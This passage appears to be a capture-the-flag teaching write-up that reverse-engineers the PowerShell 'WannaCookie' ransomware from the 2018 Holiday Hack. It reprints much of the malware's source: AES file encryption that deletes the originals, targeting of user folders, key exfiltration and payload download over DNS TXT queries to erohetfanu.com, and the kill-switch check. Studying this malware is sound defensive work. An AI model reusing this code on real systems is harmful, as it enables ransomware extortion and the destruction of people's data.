               $h += (Resolve-DnsName -Server erohetfanu.com `
               -Name "$i.$f.erohetfanu.com" -Type TXT).strings
}
H2A $h | Out-File C:\users\john\Desktop\malware-nomin.ps1
```

Much better! The variable names are expanded as well.

Untitled1.ps1 | dropper.ps1 | malware-nomin.ps1

```
$functions = {
    function Enc_Dec-File($key, $File, $enc_it) {
        [byte[]]$key = $key
        $Suffix = "`.wannacookie"
        [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
        [System.Int32]$KeySize = $key.Length*8
        $AESP = New-Object 'System.Security.Cryptography.AesManaged'
        $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
        $AESP.BlockSize = 128
        $AESP.KeySize = $KeySize
        $AESP.Key = $key
        $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
        if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)}
        $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
        if ($enc_it) {
            $AESP.GenerateIV()
            $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
            $FileSW.Write($AESP.IV, 0, $AESP.IV.Length)
            $Transform = $AESP.CreateEncryptor()
        } else {
            [Byte[]]$LenIV = New-Object Byte[] 4
            $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
```

Hand in

1) At this point it should be easy to determine the name of the domain this malware communicates with. What is it?

2) To prepare for the objectives ahead, it will be wise to start examining the code. Make a table that lists each function, and the function's purpose. The final function, wannacookie, is the main function of the program; you can omit that for now.

Objective--Stop the Malware (Part 1)

What you can learn from this

The WannaCookie malware in this year's challenge is patterned after the famous WannaCry ransomware. A young security person stumbled into a DNS domain name that was a kill switch for WannaCry and stopped the malware in its tracks. This article talks about the young man and his fate since then. Young hackers need to be careful.

If you want more than history, you can learn that in this challenge as well. This one is all about reverse-engineering malware written in PowerShell.

Malware functions list

The list we generated as homework will help us begin to understand this malware.

Function	Purpose	Notes
Enc_Dec-File	encrypts or decrypts files	uses AES 256
H2B	converts hex string to byte array	"-split '(..)' is regex for any two characters
A2H	converts ascii string to hex	"{0:X}" is a format operator, converts to hex
H2A	converts hex string to ascii	?{$_} seems to strip extra lines
B2H	converts byte array to hex	
ti_rox	bitwise XOR	
B2G	compresses byte array with gzip	
G2B	uncompresses byte array	
sha1	computes SHA-1 hash	
Pub_Key_Enc	encrypts a byte array with pub key	$key_bytes is a key, byte array $pub_bytes is public key, byte array output is hex of encrypted key
enc_dec	calls Enc_Dec-File to encrypt/decrypt	runs 12 jobs at a time
get_over_dns	receives files from DNS server	$f.erohetfanu.com returns # of blocks $i.$f.ero…. Is an individual block
split_into_chunks	breaks string into 32 byte chunks	used by send_key
send_key	sends encrypted key to server	first time, gets botid after, prepends botid to chunk

Many of the functions are simple conversion routines. The evil deed in encrypting the file is done by Enc_Dec-File, using a key and AES. The actual control happens in the function wannacookie (or wanc in the minimized version of the script.

Caution

Remember to work on malware in a protected VM. Also, the end of the wannacookie function has code that downloads a large file via the DNS mechanism. That is really slow, so if it runs it will appear that your ISE has hung, and the malware DNS server has stopped. If you open Wireshark and see loads of DNS traffic to your machine, that is what happened.


Dot sourcing

In his talk, Chris showed how to set a breakpoint in ISE and then step through the code. While the script is running in Debug mode, all its functions are available for your use on the command line. I found I wanted to use the functions even when the script was not running, so I resorted to dot sourcing. That just loads the functions into memory. The steps are simple:

1) Copy the functions you want into a separate file, let's say malware-functions.ps1. I left the main wannacookie function out of my file, as well as enc_dec and Enc_Dec-File since I didn't expect to need them.
2) From your ISE command prompt, enter `. path/to/malware-functions.ps1`
3) There is a period (dot) followed by a space at the beginning of the command, the reason it is called dot sourcing. Once it runs the functions will be loaded into memory
4) Now, you don't have to be in Debug mode to use the script's functions. You can type something like `H2A "77616E6E61636F6F6B69652E6D696E2E707331"` and it will run.

Get to work

Like WannaCry, WannaCookie also has a kill switch. Our job is to find it. Since wannacookie is the primary function, look for things that end it prematurely. It would also be a good idea to translate any hex strings you find into ASCII. Alabaster's hint about the kill switch points here.



Hand in

1) What is the domain that kills WannaCookie?

Objective--Stop the Malware (Part 2)

Solution

The wannacookie function is the main part of the code. Lines 191 and 192 are items of interest. The lines are long, so I've taken separate screenshots of the left and right halves. Both lines end with {return}, so either one could halt execution.

Left half

```
189  function wannacookie {
190      $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
191      if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName
192      if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSys
193      $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
194      $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([ch
195      $Hex_key = $(B2H $Byte_key)
196      $Key_Hash = $(Sha1 $Hex_key)
```

Right half

```
-Server erohetfanu.com -Name 6b696c6c737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return}
stem).Domain -ne "KRINGLECASTLE") {return}

har]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -ne 0x00})
```

Line 192

Line 192 is simplest, so let's look at that first. Here the line is in a new ISE tab, and cleaned for readability. The PowerShell line continuation character is a backtick, "`", which I used at the end of line two. Other languages often use "\" instead.

```
1   if (
2       $(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 `
3       -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE"
4   )
5   {return}
6
```

If netstat finds that localhost is listening on port 8080, it terminates execution. Often malware checks to see if it has already infected the computer, but it is not clear at this point if checking for port 8080 does that.

The malware also checks the domain the computer is joined to. Execution terminates unless the domain is KRINGLECASTLE. This malware is targeted against Santa's domain and no one else.

If we want to run the entire malware script at some point, we will need to comment line 192 to prevent the script from terminating early.

Line 191

The next line to examine is line 191. Here, the line is cleaned for readability and the $S1 variable it uses is included.

```
$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"|
if ($null -ne (
    (Resolve-DnsName -Name $(H2A $(B2H
        $(ti_rox
            $(B2H $(G2B $(H2B $S1)))
            $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
     ))).ToString() -ErrorAction 0 -Server 8.8.8.8))
)
{return}

```

This line is deliberately obfuscated, so chances are good the it is the kill switch. Let's use the malware's H2A converter to convert 6B696C6C737769746368 into ASCII.

```
PS D:\> cd .\HolidayHack2018\malware

PS D:\HolidayHack2018\malware> . .\malware-functions.ps1

PS D:\HolidayHack2018\malware> H2A "6B696C6C737769746368"
killswitch

PS D:\HolidayHack2018\malware> |
```

I would say we are looking in the right spot!

The center of the statement is ti-rox, which performs a bitwise XOR on its two parameters. The first parameter is
`$(B2H $(G2B $(H2B $S1)))`
H2B takes the long hex value stored in $S1 and converts it to a byte array (binary). Then G2B decompresses the array with gzip. Finally, B2H converts the uncompressed binary back to a hex string.

```
PS D:\HolidayHack2018\malware> B2H $(G2B $(H2B $S1))
1f0f0202171d020c0b09075604070a0a
```

The second parameter for ti_rox is
`$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings`
This gets the malware DNS server's answer for a query. We've already determined the query means kill switch. Here I've switched from ISE to a PowerShell console, so I can split the line with the backtick character and get a better screenshot. The response from the server is
666672727278696572686678656666B73.

```
PS D:\HolidayHack2018\malware> (Resolve-DnsName -Server erohetfanu.com `
>>     -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
666672727278696572686678656666B73
PS D:\HolidayHack2018\malware>
```

We now know the hex strings that ti_rox will XOR. If we replace the code with the two hex strings we have computed, the line looks simpler.

```
if ($null -ne (
    (Resolve-DnsName -Name $(H2A $(B2H
        $(ti_rox
            1f0f0202171d020c0b09075604070a0a
            666672727278696572686678656666B73
     ))).ToString() -ErrorAction 0 -Server 8.8.8.8))
)
{return}

```

Function ti_rox returns a byte array. The function uses B2H and H2A to convert the array to an ASCII string.


```
PS D:\> $(H2A $(B2H $(ti_rox 1f0f0202171d020c0b09075604070a0a 666672727278696572686678656668673)))
yippeekiyaa.aaay

PS D:\> |
```

This is interesting on a couple of levels. It gives us the DNS domain the kill switch wants to resolve. Additionally, the kill switch is remarkably like the password Shinny Upatree used on the Git repository. Could we have an inside job here? We'd best keep that quiet until we report to Alabaster.

Now the long, obfuscated line reduces to something obvious.

```
1  if ($null -ne (
2      (Resolve-DnsName -Name "yippeekiyaa.aaay" -ErrorAction 0 -Server 8.8.8.8))
3  )
4  {return}
5   |
```

If the DNS query for yippeekiyaa.aaay returns anything other than null, the malware terminates. If we register that domain with Ho Ho Ho Daddy, the malware will stop.



Up Next

We will tackle the biggest objective: decrypt Alabaster's password database.

Objective--Recover Alabaster's Password (Part1)


What you can learn from this

This objective takes a dive into encryption and decryption. Both symmetric encryption (AES) and asymmetric or public key encryption (RSA) are in play. There are many tools we can use: PowerShell, openssl, and Python were helpful for me. You will probably learn that encryption routines are very fussy about data format, block size, and other details that can be most frustrating.

There will be more reverse-engineering of malware written in PowerShell, probably as much as you will ever want! You will also learn to extract part of the information you need from a memory dump of the PowerShell malware as it was running on Alabaster's computer.


The Objective

Alabaster ignored the OPSEC rules we have been talking about and tried to analyzer the WannaCookie malware on his workstation instead of on an encrypted VM. Now his personal password database has been encrypted and he needs our help to decrypt it. The zip file that Alabaster links to is available here.



Hints

This is the end of a conversation with Shinny Upatree after we helped him win the Sleigh Bell Lottery. It describes the job before us very well. We will do well to remember Shinny's advice.



Also, Alabaster reminds us about powerdump. Chris Davis demonstrated its use in his Analyzing PowerShell Malware talk.

Get Started

So far, we have analyzed the functions in wannacookie.ps1 that convert data, and the first lines of the wannacookie function that terminate execution. The core of evil in the wannacookie function is in lines 193 through 203. Now is the time to analyze them in detail.

Hand in

1) Create a flowchart, a discussion, comment the code, or whatever helps you understand the process that wannacookie follows in the 20 lines of evil (193-203). Turn in your flowchart, discussion, commented code, or screenshots of whatever you did.

2) As you document the malware, create a list of interesting variables, their types and their lengths. We will use this later.

3) As you document the malware, keep a list of the command codes and their meanings.

Objective--Recover Alabaster's Password (Part 2)

The beginnings of a solution--studying the code.

Note: this section examines each of the lines and functions involved in encrypting Alabaster's files. It's easy to get lost in the details. The next section is an overview of the findings in this section, so feel free to skip ahead or jump back and forth.

Our assignment last time was to document the malware, especially the evil lines from 193 to 203. Here we go.

Function get_over_dns

```
function get_over_dns($f) {
    $h = ''
    foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -
Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {
        $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -
Type TXT).Strings
    }
    return (H2A $h)
}
```

We didn't talk about the get_over_dns function previously, but it is the same code that dropper.ps1 used. The function takes the command string ($f) as input, prepends it to erohetfanu.com, and sends a DNS query of type TXT to the erohetfanu.com DNS server. The answer it receives is the number of packets it will take to send the data requested in the command string. Once it knows the number of packets, the function uses `foreach` to grab the packets it needs and accumulates the text responses in `$h`. Finally, it converts the data in the packets to ASCII and returns it.

Line 193

```
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")))
```

The name $pub_key suggests that this may be a public key. It is nice that this malware is reasonably well written and self-documented.

The command string is server.crt. Again, I'm dot sourcing the file I copied all the malware functions to.

```
PS D:\> cd .\HolidayHack2018\malware

PS D:\HolidayHack2018\malware> . .\malware-functions.ps1

PS D:\HolidayHack2018\malware> H2A "7365727665722E637274"|
server.crt
```

We can easily grab that using the same call. If we remove the base64 decryption, we have
`get_over_dns("7365727665722E637274") | out-file server.crt`

```
PS D:\HolidayHack2018\malware> get_over_dns("7365727665722E637274") | out-file server.crt
```


Sure enough, we get something that could be a certificate.

server.crt - Notepad

File Edit Format View Help

```
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb211LVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxM0f4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrlPZfy3AW9uGFj/sgJv42xcF
+w==
```

Windows even recognizes it.



If you search the Internet on “Internet Widgits Pty Ltd”, you will find that it is the default name used by openssl. If you generate a certificate in openssl without entering your own data, you become Internet Widgits. There is even a Snort rule for this; whoever is using it is lazy and could be evil.

We can find the length of $pub_key to put in our table.

```
e> $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
```

We also use `Get-Member` to learn that $pub_key is an array of bytes, or binary data.

```
PS D:\HolidayHack2018\malware> $pub_key.Length
865

PS D:\HolidayHack2018\malware> $pub_key | Get-Member


   TypeName: System.Byte
```

Line 194

```
$Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255)
+ ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join '')) | ?
{$_ -ne 0x00})
```

This one is hard to sort out. It includes PowerShell's Get-Random function, so most likely $Byte_key is random. When we run it, we see that $Byte_key is 16 bytes of binary data. This will be a variable to keep track of.

Line 195

```
$Hex_key = $(B2H $Byte_key)
```

In this line, the random key has been converted to 32 bytes of string data. This is another one to watch.

```
PS D:\HolidayHack2018\malware> $Hex_key = $(B2H $Byte_key)

PS D:\HolidayHack2018\malware> $Hex_key
1506d214db9367a94e3fef5cb2cb4f3b

PS D:\HolidayHack2018\malware> $Hex_key.Length
32

PS D:\HolidayHack2018\malware> $Hex_key.Length| Get-Member


   TypeName: System.Int32
```

Line 196

```
$Key_Hash = $(Sha1 $Hex_key)
```

This line simply takes a SHA-1 hash of $Hex_key. SHA-1 hashes are 40 bytes long.

```
PS D:\HolidayHack2018\malware> $Key_Hash = $(Sha1 $Hex_key)

PS D:\HolidayHack2018\malware> $Key_Hash
4b7bb2b5ba31ce73468935198b06af1921843ca3

PS D:\HolidayHack2018\malware> $Key_Hash.Length
40

PS D:\HolidayHack2018\malware> $Key_Hash | Get-Member


   TypeName: System.String
```

Line 197

```
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
```

This line takes the $Byte_Key, the $pub_key (server.crt) and sends them to the Pub_Key_Enc function. The result comes back as a hex string, 512 bytes long. We need to see what the Pub_Key_Enc function

does.

```
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key
7a6493005092fdcf888b4230368076efbd97fef72fe0236d160f5975849a2ab36bb84295471fab6e5de34d8
6ba518922d5379af008d735c14c3db42fe5b4bf59534c7c60a01d5069568750063a9d42d5bda82ecf033007
f6ce0a65492d6031e33e

PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key.Length
512

PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key | Get-Member


   TypeName: System.String
```

Function Pub_Key_Enc

```
function Pub_Key_Enc($key_bytes, [byte[]]$pub_bytes){
     $cert = New-Object -TypeName
System.Security.Cryptography.X509Certificates.X509Certificate2
     $cert.Import($pub_bytes)
     $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
     return $(B2H $encKey)
```

This function takes the $Byte_key, now called $key_bytes, and the $pub_key, now called $pub_bytes, as input. It imports $pub_bytes as a certificate and then uses Public Key encryption to encrypt $Byte_key. The result is returned as hex.

So, $Pub_key_encrypted_Key is the $Byte_key, encrypted with the server's public key.

Line 198

```
$cookie_id = (send_key $Pub_key_encrypted_Key)
```

For this one, we need to look at the send_key function. It does something with the encrypted version of $Byte_key.

Function send_key

```
function send_key($encrypted_key) {
    $chunks = (split_to_chunks $encrypted_key )
    foreach ($j in $chunks) {
        if ($chunks.IndexOf($j) -eq 0) {
            $new_cookie = $(Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        } else {
            $(Resolve-DnsName -Server erohetfanu.com -Name
"$new_cookie.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        }
    }
    return $new_cookie
}
```

The function split_to_chunks does just what it says. It takes $encrypted_key ($public_key_encrypted_key), which is a 512 byte long hex string, and turns it into an array of 32 byte chunks.

Then send_key loops through the chunks, one at a time. On the first chunk (index is 0), it prepends the chunk ($j) to `6B6579666F72626F746964.erohetfanu.com` and sends a DNS query. The answer is saved

as $new_cookie. For the rest of the chunks it also prepends $new_cookie and does not save any answers that may or may not be returned.

We can use H2A to find the ASCII value of "6B6579666F72626F746964"

```
PS D:\HolidayHack2018\malware> H2A "6B6579666F72626F746964"
keyforbotid

PS D:\HolidayHack2018\malware> |
```

The command string translates to keyforbotid.

So, send_key transmits the encrypted $Byte_key to the malware server using the DNS transfer mechanism. The server returns a value kept in $new_cookie by the send_key function, or in $cookie_id by the wannacookie function.

If we run line 198, we can see the size and type of what the server returns.

```
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key
7a6493005092fdcf888b4230368076efbd97fef72fe0236d160f5975849a2ab36bb84295471fab6
6ba518922d5379af008d735c14c3db42fe5b4bf59534c7c60a01d5069568750063a9d42d5bda82e
f6ce0a65492d6031e33e

PS D:\HolidayHack2018\malware> $cookie_id = (send_key $Pub_key_encrypted_Key)
```

```
PS D:\HolidayHack2018\malware> $cookie_id




613876393763594d7452

PS D:\HolidayHack2018\malware> $cookie_id.Length
16

PS D:\HolidayHack2018\malware> $cookie_id | Get-Member


   TypeName: System.String
```

The variable $cookie_id is strange. It is an array of 16 strings. All strings are empty, except the last string, which is a hex string of length 20. It converts to an ASCII string.

```
PS D:\HolidayHack2018\malware> $cookie_id[15]
613876393763594d7452

PS D:\HolidayHack2018\malware> $cookie_id[15].Length
20

PS D:\HolidayHack2018\malware> H2A $cookie_id[15]
a8v97cYMtR
```

Line 199

```
$date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
```

This is just the current date and time. It is a string of 39 bytes.

Line 200

```
[array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie `
       -Path $($($env:userprofile+'\Desktop'), $($env:userprofile+'\Documents'),`
       $($env:userprofile+'\Videos'),$($env:userprofile+'\Pictures'),`
       $($env:userprofile+'\Music')) -Recurse |
       where { ! $_.PSIsContainer } |
       Foreach-Object {$_.Fullname})
```

The `$future_cookies` variable is interesting. It searches the Desktop, Documents, Videos, Pictures, and Music folders in the user's profile for files ending in "elfdb". It excludes any files ending in "wannacookie" and folders. Since $future_cookies is an array of strings of undetermined length, we cannot put a length into our table.

Line 201

```
enc_dec $Byte_key $future_cookies $true
```

This line calls the `enc_dec` function with the randomly generated key, an array of file names it found in the user's profile, and the value $true. We need to examine `enc_dec`.

Function enc_dec

```
function enc_dec {
    param($key, $allfiles, $make_cookie )
    $tcount = 12
    for ( $file=0; $file -lt $allfiles.length; $file++  ) {
        while ($true) {
            $running = @(Get-Job | Where-Object { $_.State -eq 'Running' })
            if ($running.Count -le $tcount) {
                Start-Job  -ScriptBlock {
                    param($key, $File, $true_false)
                    try{
                        Enc_Dec-File $key $File $true_false
                    } catch {
                        $_.Exception.Message | Out-String | Out-File `
                           $($env:userprofile+'\Desktop\ps_log.txt') -append
                    }
                } -args $key, $allfiles[$file], $make_cookie `
                          -InitializationScript $functions
                break
            } else {
                Start-Sleep -m 200
                continue
            }
        }
    }
}
```

This is a complicated little function. Basically, it keeps 12 (`$tcount` = 12) jobs running that are calls to the function `Enc_Dec-File`, with parameters `$key` (our old friend `$Byte_key`), `$File` (one file from the array `$future_cookies`), and `$true_false` (set to True by the parameter passed in the original function call.) We'd better take a look at `Enc_Dec-File`.

Function Enc_Dec-File

```
function Enc_Dec-File($key, $File, $enc_it) {
    [byte[]]$key = $key
    $Suffix = ".wannacookie"
    [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
    [System.Int32]$KeySize = $key.Length*8
    $AESP = New-Object 'System.Security.Cryptography.AesManaged'
    $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $AESP.BlockSize = 128
    $AESP.KeySize = $KeySize
    $AESP.Key = $key
    $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
    if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)}
    $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
    if ($enc_it) {
        $AESP.GenerateIV()
        $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
        $FileSW.Write($AESP.IV, 0, $AESP.IV.Length)
        $Transform = $AESP.CreateEncryptor()
    } else {
        [Byte[]]$LenIV = New-Object Byte[] 4
        $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
        $FileSR.Read($LenIV,  0, 3) | Out-Null
        [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0)
        [Byte[]]$IV = New-Object Byte[] $LIV
        $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
        $FileSR.Read($IV, 0, $LIV) | Out-Null
        $AESP.IV = $IV
        $Transform = $AESP.CreateDecryptor()
    }
    $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform, [Sys
    [Int]$Count = 0
    [Int]$BlockSzBts = $AESP.BlockSize / 8
    [Byte[]]$Data = New-Object Byte[] $BlockSzBts
    Do
    {
        $Count = $FileSR.Read($Data, 0, $BlockSzBts)
        $CryptoS.Write($Data, 0, $Count)
    }
    While ($Count -gt 0)
    $CryptoS.FlushFinalBlock()
    $CryptoS.Close()
    $FileSR.Close()
    $FileSW.Close()
    Clear-variable -Name "key"
    Remove-Item $File
}
```

This is the function that does the file encryption. This function is fairly complicated, but we only need an overview to understand what it is doing. It receives the key (`$Byte_key`), a file name/path, and either True or False for the variable `$enc_it`. If `$enc_it` is set to True, the function encrypts the file; otherwise it decrypts the file.

The function appends "**.**`wannacookie`" to the file name of any file it encrypts, and removes "`.wannacookie`" from the name of any file it decrypts.

The function uses AES encryption in Cipher Block Chaining (CBC) mode with a block size of 128 bytes. Our key (from `$Byte_key`) is 16 bytes or 128 bits long. If you have not studied encryption yet, this would be a good time to read about symmetric encryption, where the same key is used for both encryption and decryption. It is much faster than the asymmetric, or public key encryption, that is used in generating certificates. AES is one of the algorithms currently approved for symmetric encryption by the U.S. National Institute of Standards and Technology (NIST).

Lines 202 and 203

Once the files have been encrypted, the code cleans up after itself by clearing the variables $Hex_key and $Byte_key. This could be bad for our decryption efforts. If $Hex_key remained in memory, we had a chance of recovering it from the dump file that Alabaster has. The Powerdump tool won't find $Byte_key in memory because it only works on strings, but the key is gone anyway.

```
Clear-variable -Name "Hex_key"
Clear-variable -Name "Byte_key"
```

This is distressing news. If we could recover $Hex_key or $Byte_key from memory, then we could easily decrypt Alabaster's files.

Review of what we have discovered

The code does this:

- downloads a copy of the server's public key (server.crt, $pub_key)
- generates a 16-byte random key ($Byte_key, but I like to think of it as AES_key)
- saves a copy of the hash of $Byte_key
- encrypts $Byte_key with the server's public key and sends that to the server
    - the server returns $cookie_id
- encrypts all *.elfdb in the user's profile with AES, $Byte_key is the key
- erases $Byte_key and $Hex_key from memory.

